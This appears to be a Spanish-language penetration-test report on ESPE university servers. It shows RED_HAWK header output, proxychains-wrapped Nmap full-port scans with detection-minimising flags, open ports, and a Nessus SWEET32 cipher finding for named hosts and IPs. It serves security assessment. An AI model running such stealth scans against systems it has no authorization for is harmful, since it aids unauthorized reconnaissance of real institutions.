
```
D N S   L O O K U P
===================

A : 192.188.58.47
CNAME : miespe.espe.edu.ec.



S U B N E T   C A L C U L A T I O N
====================================

Address       = 192.188.58.47
Network       = 192.188.58.47 / 32
Netmask       = 255.255.255.255
Broadcast     = not needed on Point-to-Point links
Wildcard Mask = 0.0.0.0
Hosts Bits    = 0
Max. Hosts    = 1   (2^0 - 0)
Host Range    = { 192.188.58.47 - 192.188.58.47 }
```

RED_HAWK

Uso de la Herramienta RED_HAWK en evirtual2.espe.edu.ec (Información Básica y Http readers)




```
B A S I C   I N F O
====================


[+] Site Title:
[+] IP address: 10.1.0.47
[+] Web Server: nginx
[+] CMS: Could Not Detect
[+] Cloudflare: Not Detected
[+] Robots File: Could NOT Find robots.txt!
```




```
H T T P   H E A D E R S
=======================


[i]  HTTP/1.1 200 OK
[i]  Server: nginx
[i]  Date: Mon, 30 Jan 2023 21:29:58 GMT
[i]  Content-Type: text/html; charset=iso-8859-1
[i]  Transfer-Encoding: chunked
[i]  Connection: close
[i]  Vary: Accept-Encoding
[i]  Expires: Mon, 17 Jul 2000 05:00:00 GMT
[i]  Cache-Control: no-store, no-cache, must-revalidat
[i]  Pragma: no-cache
[i]  X-Xss-Protection: 0
[i]  Set-Cookie: SID=709c1f7614eb9f0efa2fc86a6f8c9af4;
[i]  ETag: "4bd1f166bf87245e"
[i]  Vary: Accept-Encoding
[i]  Set-Cookie: SERVERID=s4; path=/
```

Uso de la Herramienta RED_HAWK en bannapitest.espe.edu.ec (Información Básica y Http readers)



```
B A S I C   I N F O
====================


[+] Site Title: MI ESPE - EDUCATIVA
[+] IP address: 10.1.1.3
[+] Web Server: Apache/2.4.41 (Ubuntu)
[+] CMS: Could Not Detect
[+] Cloudflare: Not Detected
[+] Robots File: Could NOT Find robots.txt!
```




```
H T T P   H E A D E R S
=======================


[i]  HTTP/1.1 200 OK
[i]  Date: Mon, 30 Jan 2023 21:46:54 GMT
[i]  Server: Apache/2.4.41 (Ubuntu)
[i]  Last-Modified: Fri, 17 Dec 2021 13:54:44 GMT
[i]  ETag: "516-5d357e19f2040"
[i]  Accept-Ranges: bytes
[i]  Content-Length: 1302
[i]  Vary: Accept-Encoding
[i]  Connection: close
[i]  Content-Type: text/html
```

Nmap

Comandos utilizados:


- -sT: Puertos TCP abiertos
- -sV: Servicios y versiones de puertos
- -PN: Minimizar detección
- -n: acelera el proceso (evita resolución DNS inversa)
- -Tn: Reduce o incrementa el tiempo y numero de intentos de conexión a cada puerto (n = número entre 0 [+] y 5 [-])

- Primera prueba (Prefijos utilizados)
  - all-ports (-p-) / T0
- Segunda prueba
  - all-ports (-p-) / T5
- Tercera prueba
  - top-ports 1000/ T5



Nmap

Resultados de la Herramienta Nmap en srvcas.espe.edu.ec




```
┌──(espe-cert㉿KALIESPECERT)-[~/…/pruebasIntrusion/Nmap/srvcas/srvcasT5]
└─$ proxychains nmap -sT -PN -n -sV -A -p- 192.188.58.47 -T5 -oN srvcasT5Nmap.oN -oX srvcasT5Nmap.oX -oS srvcasT5Nmap.oS -oG srvcasT5Nmap.oG
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 16:10 -05
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  127.0.0.1:9050 <--denied
```

Los puertos abiertos encontrados son:

- 80/tcp – http
- 443/tcp – https
- 8080/tcp – http

No se pudo recabar mas información con esta herramienta.

Resultados de la Herramienta Nmap en evirtual2.espe.edu.ec


espe-cert@KALIESPECERT: ~/Escritorio/pruebasIntrusion/Nmap/evirtual2

```
┌──(espe-cert㉿KALIESPECERT)-[~/Escritorio/pruebasIntrusion/Nmap/evirtual2]
└─$ proxychains nmap -sT -PN -n -sV -p- 192.188.58.165 -oN evirtual2Nmap.oN -oX evirtual2Nmap.oX -oS evirtual2Nmap.oS -oG evirtual2Nmap.oG

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
```

Los puertos abiertos encontrados son:

- 80/tcp – http
- 443/tcp – https


No se pudo recabar mas información con esta herramienta.

Resultados de la Herramienta Nmap en bannapitest.espe.edu.ec

Los puertos abiertos encontrados son:

- 80/tcp – http
- 443/tcp – https

No se pudo recabar mas información con esta herramienta.



espe-cert@KALIESPECERT: ~/Escritorio/pruebasIntrusion/Nmap/bannapitest

```
┌──(espe-cert㉿KALIESPECERT)-[~/Escritorio/pruebasIntrusion/Nmap/bannapitest]
└─$ proxychains nmap -sT -PN -n -sV -p- 192.188.58.66 -oN bannapitestNmap.oN -oX bannapitestNmap.oX -oS bannapitestNmap.oS -oG bannapitestNmap.oG

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 14:50 -05
```

Nessus

Nessus®
vulnerability scanner

Uso de la Herramienta Nessus en srvcas.espe.edu.ec (1 vulnerabilidad alta) vulnerable a ataques POODLE (Man in the middle)




Srvcas.espe.edu.ec
‹ Back to My Scans

☐	Host	Vulnerabilities
☐	srvcas.espe.edu.ec	1 2 43

Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 5:42 PM
End:	Today at 6:01 PM
Elapsed:	19 minutes

Vulnerabilities



Srvcas.espe.edu.ec / Plugin #42873
‹ Back to Vulnerability Group

SSL Medium Strength Cipher Suites Supported (SWEET32)

Description
The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Solution
Reconfigure the affected application if possible to avoid use of medium strength ciphers.

See Also
https://www.openssl.org/blog/blog/2016/08/24/sweet32/
https://sweet32.info

Output

```
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)          SHA1
    ECDHE-RSA-DES-CBC3-SHA        0xC0, 0x12       ECDH          RSA      3DES-CBC(168)          SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)          SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

Port ▴	Hosts
443 / tcp / www	srvcas.espe.edu.ec

Plugin Details

Severity:	High
ID:	42873
Version:	1.21
Type:	remote
Family:	General
Published:	November 23, 2009
Modified:	February 3, 2021

Risk Information

